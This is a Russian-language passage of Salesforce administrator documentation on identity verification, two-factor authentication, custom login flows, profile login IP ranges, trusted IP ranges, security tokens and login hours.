Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.

Проверка подлинности Salesforce

Когда пользователь входит в систему с ненадежного IP-адреса и использует нераспознанный веб-обозреватель или приложение, пользователю предлагается проверить подлинность. Нами используется самый приоритетный способ проверки подлинности, доступный каждому пользователю. Доступные способы (в порядке приоритета):

1. Проверка посредством всплывающего уведомления или автоматизированная верификация по месту с помощью мобильного приложения Salesforce Authenticator (версии 2 или более поздней), подключенного к учетной записи пользователя.
2. Проверка посредством ключа безопасности U2F, зарегистрированного с помощью учетной записи пользователя.
3. Код проверки, формируемый мобильным приложением проверки подлинности, которое подключилось к учетной записи пользователя.
4. Код проверки, отправленный посредством СМС на проверенный номер мобильного телефона пользователя.
5. Код проверки, отправленный по электронной почте на адрес электронной почты пользователя.

После успешной проверки подлинности пользователю не нужно проверять ее повторно с того же веб-обозревателя или приложения, если только пользователь не совершит следующие действия.

- Вручную почистит файлы cookie веб-обозревателя, настроит веб-обозреватель на удаление cookie или будет использовать веб-обозреватель в частном режиме или режиме инкогнито.
- Снимет флажок **«Не спрашивать повторно»** на странице проверки подлинности.

Политика организации, требующая двухфакторной проверки подлинности

Вы можете принять политики, требующие применения второго уровня проверки подлинности при каждом входе, каждом входе посредством API (для разработчиков и клиентских приложений) или доступе к специальным функциям. Пользователи могут предоставить второй фактор, загрузив и установив мобильное приложение по проверке подлинности, например приложение Salesforce Authenticator или Google Authenticator, на свои мобильные устройства. Также в качестве второго фактора можно использовать ключ безопасности U2F. После подключения приложения проверки подлинности или регистрации ключа безопасности с помощью учетной записи в Salesforce пользователи будут использовать эти методы всегда, когда политики организации потребуют выполнения двухфакторной проверки подлинности.

Мобильное приложение Salesforce Authenticator (версия 2 и более поздние) отправляет всплывающее уведомление на мобильное устройство пользователя, когда для действия в учетной записи Salesforce требуется проверка подлинности. Пользователь указывает на мобильном устройстве, что следует сделать — выполнить проверку или заблокировать действие. Пользователь может включить службы определения местоположения и автоматизировать проверку из доверенных мест, например дома или офиса. Salesforce Authenticator также генерирует коды проверки, которые иногда называются контролируемыми по времени разовыми паролями (TOTP). Пользователи могут ввести пароль и код вместо ответа на всплывающее уведомление от приложения. Можно также получить код проверки от другого приложения по проверке подлинности.

Если пользователи потеряли или забыли устройство, обычно используемое ими для двухфакторной проверки подлинности, можно сгенерировать для них временный код проверки. Вы настраиваете время истечения действия кода, от 1 до 24 часов после его создания. Пользователь может использовать код многократно, до истечения срока его действия. Пользователь имеет право только на один временный код за один раз. Если пользователю нужен новый код, хотя старый еще не истек, вы можете аннулировать старый код, затем создать новый. Пользователи могут аннулировать собственные действующие коды в личных настройках.

СМ. ТАКЖЕ:

- Настройка требований к входу при двухфакторной проверке подлинности
- Способы проверки удостоверений
- Ограничение времени и места входа пользователей в систему Salesforce
- Настраиваемые потоки входа
- Подключение Salesforce Authenticator (версия 2 и выше) для проверки подлинности в организации
- Проверка удостоверений с помощью устройства или приложения генератора разовых паролей
- Отключение Salesforce Authenticator (версии 2 или более поздней) от учетной записи пользователя
- Отключение пользовательского приложения для создания одноразовых паролей
- Создание временного кода проверки подлинности
- Истечение срока действия временного проверочного кода
- Делегированное управление задачами двухфакторной проверки подлинности
- Журнал проверки подлинности

Настраиваемые потоки входа

Потоки входа позволяют администраторам создавать процессы проверки подлинности сообщений в соответствии с текущими бизнес-требованиями, связывать поток с профилем пользователя и перенаправлять вошедшего пользователя по данному потоку. Рекомендуем использовать потоки входа для получения регистрационных сведений от пользователей, предоставления формы принятия условий обслуживания, напоминания о необходимости ввода второго фактора проверки подлинности и т. д.

Рекомендуем использовать приложение Flow Designer для создания потоков входа и последующего связывания данных потоков с отдельными профилями. Один поток может быть связан с несколькими профилями. Пользователи профиля перенаправляются в поток входа после проверки подлинности, но перед перенаправлением в содержимое организации. Окна потока входа внедряются на стандартную страницу входа Salesforce для предоставления пользователям возможности интегрированного входа.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Потоки входа поддерживают все методы проверки подлинности в пользовательском интерфейсе Salesforce, в том числе имя пользователя и пароль, выделенную проверку подлинности, единый вход в систему с поддержкой SAML, а также вход через социальные сети через стороннего поставщика проверки подлинности. Потоки входа можно применять к организациям, сообществам и порталам Salesforce.

Прим.: Нельзя применять потоки входа к входам с помощью API, а также при передаче сеансов пользовательскому интерфейсу посредством `frontdoor.jsp` от другого процесса входа (без использования пользовательского интерфейса). Поддерживаются только потоки типа «Поток».

Создание потока входа

Рекомендуем использовать облачную версию приложения Flow Designer для создания процесса потока входа и последующего связывания готового потока с профилем.

Связывание потока входа с профилем

Активированный поток входа, созданный посредством приложения Flow Designer, связывается с профилем в вашей организации. Затем пользователи данного профиля перенаправляются в поток входа.

СМ. ТАКЖЕ:

Облачная версия приложения Flow Designer

Создание потока входа

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для открытия, создания или редактирования потока в облачной версии приложения Flow Designer:

- «Управление Force.com Flow»

Рекомендуем использовать облачную версию приложения Flow Designer для создания процесса потока входа и последующего связывания готового потока с профилем.

Перенаправление пользователя, профиль которого связывается с потоком входа, выполняется в рамках процесса проверки подлинности. Окна потока входа внедряются на стандартную страницу входа Salesforce. При выполнении процесса проверки подлинности данным пользователям предоставляется ограниченный доступ к окнам потока входа. После успешной проверки подлинности и завершения потока входа пользователь перенаправляется в организацию. В противном случае, поток может определять явное действие по отмене доступа.

Например, администратор может создать поток входа, применяющий настраиваемую двухфакторную проверку подлинности, для повышения уровня безопасности организации. Подобный поток использует методы Apex для получения контекста сеанса, извлечения IP-адреса пользователя и проверки происхождения запроса. (Чтобы найти или задать диапазон надежных IP-адресов, введите *«Доступ к сети»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Доступ к сети»**.) Если источником запроса является адрес из диапазона надежных IP-адресов, то система Salesforce пропускает поток и разрешает пользователю вход в организацию. В противном случае, система Salesforce инициирует поток, выполняя одно из перечисленных ниже действий.

1. Перенаправление пользователя для входа путем ввода дополнительных регистрационных данных (например, контролируемый по времени разовый пароль).
2. Принудительный выход пользователя.
3. Перенаправление пользователя на страницу, содержащую дополнительные параметры.

При необходимости создайте потоки входа, которые перенаправляют пользователей на настраиваемые страницы (например, формы для сбора дополнительной информации или страницы для просмотра дополнительной информации).

Создание собственного потока входа

Чтобы создать собственный поток входа, воспользуйтесь указанным ниже процессом.

1. Создайте поток посредством приложения Flow Designer и Apex.

   Например, создайте настраиваемый поток двухфакторной проверки подлинности на основе IP-адресов, предполагающий ввод второго фактора проверки подлинности только пользователями, находящимися вне диапазона надежных IP-адресов корпоративной сети. (Чтобы найти или задать диапазон надежных IP-адресов, введите *«Доступ к сети»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Доступ к сети»**.)

Прим.: Не рекомендуем задавать диапазоны IP-адресов входа в профиле пользователя. Диапазоны IP-адресов входа, заданные в профиле, полностью ограничивают доступ к организации для пользователей профиля, находящихся вне указанного диапазона, и препятствуют их входу.

Ниже перечислены обязательные компоненты потока.

a. Новый класс Apex, который определяет модуль Apex, реализующий интерфейс (`Process.Plugin`) и использующий класс `Auth.SessionManagement`, для доступа к методам и службам контролируемого по времени разового пароля. Новый класс Apex для модуля генерирует контролируемый по времени ключ, содержащий QR-код, для проверки контролируемого по времени разового пароля, введенного пользователем, относительно аналогичного пароля, созданного системой Salesforce.

b. Элемент «Окно» для сканирования QR-кода.

c. Элемент «Решение» для обработки условий действительности маркера.

При необходимости задайте переменные ввода внутри потока. При использовании указанных ниже имен запущенный поток заполняется соответствующими значениями.

Имя	Описание значения
`LoginFlow_LoginType`	Тип входа, такой как Application, OAuth или SAML
`LoginFlow_IpAddress`	Текущий IP-адрес пользователя.
`LoginFlow_LoginIpAddress`	IP-адрес пользователя, используемый во время входа, который может измениться после проверки подлинности.
`LoginFlow_UserAgent`	Строка агента пользователя, предоставленная обозревателем пользователя.
`LoginFlow_Platform`	Операционная система пользователя.
`LoginFlow_Application`	Приложение, используемое для отправки запросов на проверку подлинности.
`LoginFlow_Community`	Текущее сообщество (если данный поток входа применяется к сообществу).
`LoginFlow_SessionLevel`	Текущий уровень безопасности сеанса (например, «Стандартный» или «Высоконадежный»).
`LoginFlow_UserId`	18-значный код пользователя.

При необходимости назначьте перечисленные ниже предопределенные значения переменных для конкретного поведения потока.

Прим.: Поток загружает данные значения только *после* обновления окна пользовательского интерфейса (нажатие кнопки не инициирует загрузку значений; значения загружаются только при добавлении нового окна в поток).

Имя	Описание значения
`LoginFlow_FinishLocation`	Текстовое значение. Введите строку, определяющую область перехода пользователя после выполнения потока входа. Строка должна содержать допустимый URL-адрес

Имя	Описание значения
	Salesforce (пользователь не может выйти из организации и остаться в потоке) или относительный путь.
`LoginFlow_ForceLogout`	Логическое значение. Назначьте данной переменной значение `true` для немедленного выхода пользователя из системы и закрытия потока.

2. Сохраните поток.
3. Активируйте поток.
4. Свяжите поток входа с профилем.

СМ. ТАКЖЕ:

Настраиваемые потоки входа
https://developer.salesforce.com/page/Login-Flows
Связывание потока входа с профилем
Облачная версия приложения Flow Designer

Связывание потока входа с профилем

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Активированный поток входа, созданный посредством приложения Flow Designer, связывается с профилем в вашей организации. Затем пользователи данного профиля перенаправляются в поток входа.

1. Введите *«Потоки входа»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Потоки входа»**.
2. Нажмите кнопку **«Создать»**.
3. При изменении или удалении введите имя для ссылки на связь с потоком входа. Имя не обязательно должно быть уникальным.
4. Выберите поток входа для профиля. Раскрывающийся список содержит все доступные потоки, сохраненные в приложении Flow Designer. Поддерживаются только активные потоки типа «Поток».
5. Выберите пользовательскую лицензию для профиля, к которому нужно подключить поток. В списке профилей отобразятся профили с этой лицензией.
6. Выберите профиль для подключения к потоку входа.
7. Нажмите кнопку **«Сохранить»**.

   Теперь пользователи профиля перенаправляются в поток входа.

После назначения потока входа можно изменять или удалять потоки, перечисленные на данной странице потоков входа.

Можно связать поток входа с одним или несколькими профилями. Тем не менее, профиль может быть связан только с одним потоком входа.

СМ. ТАКЖЕ:

- Настраиваемые потоки входа
- Создание потока входа
- Облачная версия приложения Flow Designer

Настройка проверки подлинности пользователя

Выберите настройки для входа в систему, чтобы убедиться в подлинности заявляющих о себе пользователей.

Ограничение времени и места входа пользователей в систему Salesforce

Вы можете ограничить часы, в течение которых пользователи могут входить в систему, а также набор IP-адресов, по которым они могут входить в систему и получать доступ к Salesforce. Если профилю пользователя заданы ограничения IP-адресов, то вход, выполненный посредством неизвестного IP-адреса, блокируется системой Salesforce. Эти ограничения позволяют защитить данные от несанкционированного доступа и фишинговых атак.

Установка политик пароля

Пользователь может повысить безопасность организации в системе Salesforce с помощью защиты паролем. Можно настроить журнал и длину паролей, требования к сложности пароля и другие значения. Кроме того, можно задать процедуру, выполняемую для восстановления пароля.

Аннулирование паролей пользователей

При необходимости администратор организации может аннулировать пароли всех пользователей в любое время. После аннулирования паролей всем пользователям выводится сообщение о сбросе пароля в следующий раз после входа в систему.

Изменение параметров безопасности сеанса

Пользователь может изменять параметры безопасности сеанса, определяя тип подключения, время истечения сеанса и диапазоны IP-адресов для защиты от вредоносных атак и многого другого.

Включение имени учетной записи Lightning для входа без пароля

Распрощайтесь с проблемой ненадежных и забытых паролей, а также заблокированных учетных записей. Предоставьте пользователям возможность быстро, легко и безопасно входить в систему без пароля. Включите имя учетной записи Lightning, назначьте необходимое полномочие пользователям и предложите им зарегистрировать имя учетной записи Lightning в индивидуальном порядке.

Создание потока входа

Рекомендуем использовать облачную версию приложения Flow Designer для создания процесса потока входа и последующего связывания готового потока с профилем.

Связывание потока входа с профилем

Активированный поток входа, созданный посредством приложения Flow Designer, связывается с профилем в вашей организации. Затем пользователи данного профиля перенаправляются в поток входа.

Настройка двухфакторной проверки подлинности

Администраторы включают двухфакторную проверку подлинности посредством полномочий или параметров профиля. Пользователи регистрируют устройства для двухфакторной проверки подлинности, например мобильные приложения средства проверки подлинности или ключи безопасности U2F, в собственных личных параметрах.

Ограничение времени и места входа пользователей в систему Salesforce

Вы можете ограничить часы, в течение которых пользователи могут входить в систему, а также набор IP-адресов, по которым они могут входить в систему и получать доступ к Salesforce. Если профилю пользователя заданы ограничения IP-адресов, то вход, выполненный посредством неизвестного IP-адреса, блокируется системой Salesforce. Эти ограничения позволяют защитить данные от несанкционированного доступа и фишинговых атак.

Время входа

Каждому профилю может быть назначено определенное время входа пользователей. См. разделы ниже.

- Просмотр и редактирование времени входа в расширенном пользовательском интерфейсе профиля
- Просмотр и редактирование времени входа в исходном пользовательском интерфейсе профиля

Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса

Каждому профилю может быть задана необходимость использования второго фактора проверки подлинности для входов посредством пользовательского интерфейса. См. разделы «Установка двухфакторной проверки подлинности при входе в систему» на странице 1054 и «Установка набора требований при входе в систему с двухфакторной проверкой подлинности и настраиваемых политик для единой регистрации, регистрации в социальных сетях и сообществах».

Двухфакторная проверка подлинности для входов посредством API

Для каждого профиля пользователь может затребовать проверочный код (также называемый контролируемым по времени разовым паролем) вместо стандартного маркера безопасности. Пользователи подключаются к приложению средства проверки подлинности, которое генерирует проверочные коды для организации. Пользователи с полномочиями двухфакторной проверки подлинности для входов API используют код взамен стандартного маркера безопасности, когда это необходимо, например при восстановлении пароля организации. См. раздел «Установка двухфакторной проверки подлинности для API-доступа» на странице 1058.

Диапазоны IP-адресов входа

Версии Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition и Database.com Edition позволяют настраивать диапазоны IP-адресов входа, которые могут использоваться для входа пользователей отдельного профиля. Пользователи, находящиеся вне заданного диапазона IP-адресов входа, не могут получить доступ к организации Salesforce.

В версиях Contact Manager, Group и Professional Editions установите диапазон IP-адресов для входа. В разделе «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск», затем выберите **«Параметры сеанса»**.

Применение диапазонов IP-адресов входа для всех запросов на доступ

При необходимости ограничьте любой доступ к системе Salesforce IP-адресами, добавленными в раздел «Диапазоны IP-адресов входа» профилей пользователей. Например, пользователь выполняет вход посредством IP-адреса, указанного в разделе «Диапазоны IP-адресов входа». Затем пользователь меняет свое местоположение и получает новый IP-адрес, отсутствующий в разделе «Диапазоны IP-адресов входа». При обновлении обозревателя или получении доступа к системе Salesforce (включая доступ из клиентского приложения) пользователь, как правило, получает отказ. Чтобы включить этот параметр, в разделе «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск», выберите **«Параметры сеанса»**, после чего выберите **«Применять диапазоны IP-адресов при каждом запросе»**. Этот параметр отражается на всех профилях пользователей, для которых применяются IP-ограничения.

Диапазоны единых надежных IP-адресов

Система Salesforce позволяет создавать списки диапазонов надежных IP-адресов, предоставляющих всем пользователям беспрепятственный доступ к данным. Эти пользователи могут выполнять вход в вашу организацию после прохождения дополнительной проверки. См. раздел «Настройка диапазонов надежных IP-адресов для организации».

Когда пользователи входят в Salesforce через пользовательский интерфейс, API или настольное клиентское приложение, например Salesforce for Outlook, Connect Offline, Connect for Office или the Data Loader, система Salesforce подтверждает санкционированность входа следующим образом.

1. Система Salesforce проверяет профиль пользователя на наличие ограничений по времени входа. Если профиль пользователя содержит ограничения по времени входа, то вход может быть выполнен только в течение заданного времени.
2. Если пользователь обладает полномочием «Двухфакторная проверка подлинности для входов посредством пользовательского интерфейса», система Salesforce предлагает пользователю вторую форму проверки при входе. Если организация пользователя еще не подключена к мобильному приложению проверки подлинности, такому как Salesforce Authenticator, система Salesforce сначала предлагает пользователю подключиться к приложению.
3. Если пользователь обладает полномочиями «Двухфакторная проверка подлинности для входов посредством API» и подключил приложение средства проверки подлинности к организации, система Salesforce возвращает ошибку, когда пользователь использует стандартный маркер безопасности. Пользователь должен ввести проверочный код (контролируемый по времени разовый пароль), сгенерированный приложением средства проверки подлинности.
4. Затем система Salesforce проверяет профиль пользователя на наличие ограничений по IP-адресам. Если профиль пользователя содержит ограничения по IP-адресам, то вход может быть выполнен только посредством разрешенных IP-адресов. При включении параметра **«Применять диапазоны IP-адресов входа при каждом запросе»** для сеанса, ограничения по IP-адресам применяются для каждого запроса страницы, включая запросы от клиентских приложений.
5. Если профиль не содержит ограничений по IP-адресам, то система Salesforce проверяет устройство на повторное использование для входа в систему Salesforce.
   - Если пользователь выполняет вход посредством устройства и обозревателя, распознанных системой Salesforce, то вход разрешается.
   - Если пользователь выполняет вход посредством надежного IP-адреса, то вход разрешается.
   - Если пользователь выполняет вход посредством ненадежного IP-адреса или устройства и обозревателя, не распознанных системой Salesforce, вход будет заблокирован.

При блокировке входа или возврате ошибки входа API система Salesforce должна проверить подлинность пользователя.

- Чтобы получить доступ посредством пользовательского интерфейса, пользователю предлагается осуществить проверку с использованием Salesforce Authenticator (в версии 2 и более поздних) либо ввести проверочный код.

  Прим.: Код проверки не требуется при первом входе в систему Salesforce.

- Чтобы получить доступ посредством API или клиентского приложения, пользователи должны добавить свои маркеры безопасности в конец пароля для входа. Либо, если в профиле пользователя установлена «Двухфакторная проверка подлинности для входов посредством API», пользователи вводят проверочный код, сгенерированный приложением средства проверки подлинности.

  Маркер безопасности — это автоматически генерируемый ключ Salesforce. Например, при использовании пароля *мойпароль* и маркера безопасности *XXXXXXXXXX* вход может быть выполнен только после ввода следующей строки: *мойпарольXXXXXXXXXX*. Некоторые клиентские приложения поддерживают отдельное поле для маркера безопасности.

  Чтобы получить маркер безопасности, измените пароль или восстановите маркер безопасности посредством пользовательского интерфейса Salesforce. При изменении пароля или восстановлении маркера безопасности система

Salesforce отправляет новый маркер безопасности на адрес эл. почты, указанный в записи пользователя Salesforce. Маркер безопасности действителен до его восстановления, изменения или сброса пароля.

Совет: Перед доступом к Salesforce с нового IP-адреса мы рекомендуем получить маркер безопасности из доверенной сети при помощи функции **«Сбросить мой маркер безопасности»**.

Советы по настройке ограничений входа

Ниже перечислены рекомендации по настройке ограничений входа.

- Изменение пароля инициирует сброс маркера безопасности. Вход посредством API или клиентского приложения может быть заблокирован, пока пользователь не добавит автоматически созданный маркер безопасности в конец пароля.
- Пользователи партнерского и клиентского порталов могут выполнять вход без предварительной активации веб-обозревателя.
- Данные события считаются попытками входа посредством недопустимого пароля и учитываются ограничением, при достижении которого вход в систему Salesforce блокируется в соответствии с параметрами блокировки входа, заданными в организации.
  - Каждый раз пользователям предлагается пройти проверку подлинности.
  - Каждое неверное добавление маркера безопасности или проверочного кода в конец пароля для входа в систему Salesforce посредством API или клиентского приложения

Ограничение диапазонов IP-адресов входа в расширенном пользовательском интерфейсе профиля

Управление доступом к входу в систему на уровне пользователя путем указания диапазона допустимых IP-адресов в профиле пользователя. Если профиль поддерживает ограничения по IP-адресам, то вход может быть выполнен только посредством разрешенного IP-адреса.

Ограничение IP-адресов входа в исходном пользовательском интерфейсе профиля

Управление доступом к входу в систему на уровне пользователя путем указания диапазона допустимых IP-адресов в профиле пользователя. Если профиль поддерживает ограничения по IP-адресам, то вход может быть выполнен только посредством разрешенного IP-адреса.

Просмотр и редактирование времени входа в расширенном пользовательском интерфейсе профиля

Каждому профилю может быть назначено определенное время входа пользователей.

Просмотр и редактирование времени входа в исходном пользовательском интерфейсе профиля

Укажите часы, когда пользователи могут входить в систему, в зависимости от своего профиля.

Настройка диапазонов надежных IP-адресов для организации

Диапазоны надежных IP-адресов определяют список IP-адресов, которые могут использоваться для входа без дополнительной проверки подлинности пользователя (например, отправка кода на мобильный телефон).

Ограничение диапазонов IP-адресов входа в расширенном пользовательском интерфейсе профиля

Управление доступом к входу в систему на уровне пользователя путем указания диапазона допустимых IP-адресов в профиле пользователя. Если профиль поддерживает ограничения по IP-адресам, то вход может быть выполнен только посредством разрешенного IP-адреса.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Щелкните имя выбранного профиля.
3. Щелкните ссылку **«Диапазоны IP-адресов входа»** на странице общих сведений о профиле.
4. Укажите разрешенные для профиля IP-адреса.
   - Чтобы добавить диапазон IP-адресов, которые могут использоваться пользователем для входа, щелкните **Добавить диапазоны IP-адресов**. Введите действительные IP-адреса в поля «Начальный IP-адрес» и «Конечный IP-адрес». Чтобы разрешить входы с отдельного IP-адреса, заполните оба поля одним адресом.
   - Чтобы изменить или удалить диапазон, щелкните ссылку **«Правка»** или **«Удалить»** напротив нужного диапазона.

   Важное замечание:

   - IP-адреса диапазона должны использовать протокол IPv4 или IPv6. IPv4-адреса находятся в диапазоне IPv6-адресов, соотнесенных с протоколом IPv4 (`::ffff:0:0` — `::ffff:ffff:ffff`, где `::ffff:0:0` присваивается значение `0.0.0.0`, а `::ffff:ffff:ffff` — значение `255.255.255.255`). В диапазон не могут входить одновременно внешние и внутренние IP-адреса соотнесенного с IPv4 пространства адресов IPv6. Такие диапазоны, как `255.255.255.255` — `::1:0:0:0` или `::` — `::1:0:0:0`, являются недопустимыми.
   - Профили «Пользователь-партнер» ограничиваются пятью IP-адресами. С целью расширения диапазона обратитесь в компанию Salesforce.
   - Приложение Salesforce Mobile Classic может игнорировать диапазоны IP-адресов, заданные для профилей. Salesforce Mobile Classic инициирует безопасное подключение к Salesforce через сеть мобильного оператора. Однако IP-адреса мобильного оператора могут выходить за рамки допустимого диапазона IP-адресов для профиля пользователя. Во избежание игнорирования диапазонов IP-адресов, заданных для профиля, рекомендуем отключить приложение Salesforce Mobile Classic на странице 1342 для данного пользователя.

5. При необходимости введите описание диапазона. При использовании нескольких диапазонов поле «Описание» может содержать дополнительную информацию (например, область сети, соответствующая данному диапазону).

Прим.: При необходимости ограничьте весь доступ к системе Salesforce только IP-адресами из диапазонов IP-адресов входа. Чтобы включить этот параметр, в разделе «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск», выберите **«Параметры сеанса»**, после чего выберите **«Применять диапазоны IP-адресов при каждом запросе»**. Этот параметр отражается на всех профилях пользователей, для которых применяются IP-ограничения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Настраиваемые профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра диапазонов IP-адресов входа:

- Просмотр настройки и конфигурации

Для редактирования и удаления диапазонов IP-адресов входа:

- Управление профилями и наборами полномочий

Ограничение IP-адресов входа в исходном пользовательском интерфейсе профиля

Управление доступом к входу в систему на уровне пользователя путем указания диапазона допустимых IP-адресов в профиле пользователя. Если профиль поддерживает ограничения по IP-адресам, то вход может быть выполнен только посредством разрешенного IP-адреса.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра диапазонов IP-адресов входа:
- Просмотр настройки и конфигурации

Для редактирования и удаления диапазонов IP-адресов входа:
- Управление профилями и наборами полномочий

1. Способ ограничения диапазона действительных IP-адресов в профиле зависит от вашей версии Salesforce.
   - В версии Enterprise Edition, Unlimited Edition, Performance Edition или Developer Edition введите *«Профили»* в поле «Быстрый поиск», выберите **«Профили»** в меню «Настройка», затем выберите нужный профиль.
   - Если вы пользуетесь выпуском Professional, Group или Personal, в меню «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск», затем выберите **«Параметры сеанса»**.
2. Нажмите кнопку **«Создать»** в связанном списке «Диапазоны IP-адресов входа».
3. Введите действительные IP-адреса в поля «Начальный IP-адрес» и «Конечный IP-адрес».

   Начальный и конечный адреса определяют диапазон разрешенных IP-адресов, которые могут использоваться для входа. Чтобы разрешить вход с отдельного IP-адреса, введите один адрес в оба поля.
   - IP-адреса диапазона должны использовать протокол IPv4 или IPv6. IPv4-адреса находятся в диапазоне IPv6-адресов, соотнесенных с протоколом IPv4 (`::ffff:0:0` — `::ffff:ffff:ffff`, где `::ffff:0:0` присваивается значение `0.0.0.0`, а `::ffff:ffff:ffff` — значение `255.255.255.255`). В диапазон не могут входить одновременно внешние и внутренние IP-адреса соотнесенного с IPv4 пространства адресов IPv6. Такие диапазоны, как `255.255.255.255` — `::1:0:0:0` или `::` — `::1:0:0:0`, являются недопустимыми.
   - Профили «Пользователь-партнер» ограничиваются пятью IP-адресами. С целью расширения диапазона обратитесь в компанию Salesforce.
   - Приложение Salesforce Mobile Classic может игнорировать диапазоны IP-адресов, заданные для профилей. Salesforce Mobile Classic инициирует безопасное подключение к Salesforce через сеть мобильного оператора. Однако IP-адреса мобильного оператора могут выходить за рамки допустимого диапазона IP-адресов для профиля пользователя. Во избежание игнорирования диапазонов IP-адресов, заданных для профиля, рекомендуем отключить приложение Salesforce Mobile Classic на странице 1342 для данного пользователя.
4. При необходимости введите описание диапазона. При использовании нескольких диапазонов поле «Описание» может содержать дополнительную информацию (например, область сети, соответствующая данному диапазону).
5. Нажмите кнопку **«Сохранить»**.

Прим.: Параметрам кэширования для статических ресурсов назначается значение «Личный» при использовании сайта Force.com, поддерживающего ограничения по диапазону IP-адресов или времени входа для профиля пользователя-гостя. Сайты, поддерживающие ограничения для профиля пользователя-гостя, кэшируют статические ресурсы только в пределах обозревателя. Кроме того, при ограничении доступа к общедоступному сайту удаление статических ресурсов из кэша Salesforce и любого промежуточного кэша может занять до 45 дней.

Прим.: При необходимости ограничьте весь доступ к системе Salesforce только IP-адресами из диапазонов IP-адресов входа. Чтобы включить этот параметр, в разделе «Настройка» введите *«Параметры сеанса»* в поле «Быстрый поиск»,

выберите **«Параметры сеанса»**, после чего выберите **«Применять диапазоны IP-адресов при каждом запросе»**. Этот параметр отражается на всех профилях пользователей, для которых применяются IP-ограничения.

СМ. ТАКЖЕ:

Настройка диапазонов надежных IP-адресов для организации

Просмотр и редактирование времени входа в исходном пользовательском интерфейсе профиля

Работа в исходном пользовательском интерфейсе профиля

Просмотр и редактирование времени входа в расширенном пользовательском интерфейсе профиля

Каждому профилю может быть назначено определенное время входа пользователей.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Щелкните имя выбранного профиля.
3. Нажмите кнопку **«Правка»** в разделе «Время входа» на странице общих сведений о профиле.
4. Выберите дни и часы доступа данного профиля к организации.

   Чтобы разрешить пользователям выполнять вход в любое время, щелкните ссылку **«Очистить все поля времени»**. Чтобы запретить пользователям доступ к системе в определенный день, выберите одинаковое время начала и окончания.

   По завершении времени входа вошедшие пользователи могут просматривать только текущую страницу.

Прим.: Для профиля задаются первые часы входа в систему, они зависят от принятого в организации часового пояса по умолчанию, который задается на странице «Сведения о компании» в разделе «Настройка». Таким образом, изменение поля организации «Часовой пояс по умолчанию» не инициирует изменение часового пояса, используемого для времени входа в профиле. В результате время входа всегда применяется точно, несмотря на использование другого часового пояса пользователя или изменение стандартного часового пояса организации.

В зависимости от выполняемого действия (просмотр или редактирование времени входа), отображаемое время может различаться. На странице редактирования времени входа время отображается в часовом поясе, выбранном текущим пользователем. На странице общих сведений о профиле время отображается в исходном стандартном часовом поясе организации.

СМ. ТАКЖЕ:

Общие сведения о расширенном пользовательском интерфейсе профиля

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Настраиваемые профили доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров времени входа:

- Просмотр настройки и конфигурации

Для редактирования параметров времени входа:

- Управление профилями и наборами полномочий

Просмотр и редактирование времени входа в исходном пользовательском интерфейсе профиля

Укажите часы, когда пользователи могут входить в систему, в зависимости от своего профиля.

1. Введите строку *«Профили»* в поле «Быстрый поиск» в меню «Настройка», выберите пункт **«Профили»**, затем выберите профиль пользователя.
2. Нажмите кнопку **«Правка»** в связанном списке «Время входа».
3. Выберите дни и часы доступа данного профиля к системе.

   Чтобы разрешить пользователям выполнять вход в любое время, щелкните **«Очистить все поля времени»**. Чтобы запретить пользователям доступ к системе в определенный день, выберите одинаковое время начала и окончания.

   По завершении времени входа вошедшие пользователи могут просматривать только текущую страницу.
4. Нажмите кнопку **«Сохранить»**.

Прим.: Для профиля задаются первые часы входа в систему, они зависят от принятого в организации часового пояса по умолчанию, который задается на странице «Сведения о компании» в разделе «Настройка». Таким образом, изменение поля организации «Часовой пояс по умолчанию» не инициирует изменение часового пояса, используемого для времени входа в профиле. В результате время входа всегда применяется точно, несмотря на использование другого часового пояса пользователя или изменение стандартного часового пояса организации.

В зависимости от выполняемого действия (просмотр или редактирование времени входа) отображаемое время может различаться. На странице сведений о профиле время отображается в часовом поясе, выбранном текущим пользователем. На странице редактирования времени входа время отображается в стандартном часовом поясе организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки времени входа:

- Управление профилями и наборами полномочий

СМ. ТАКЖЕ:

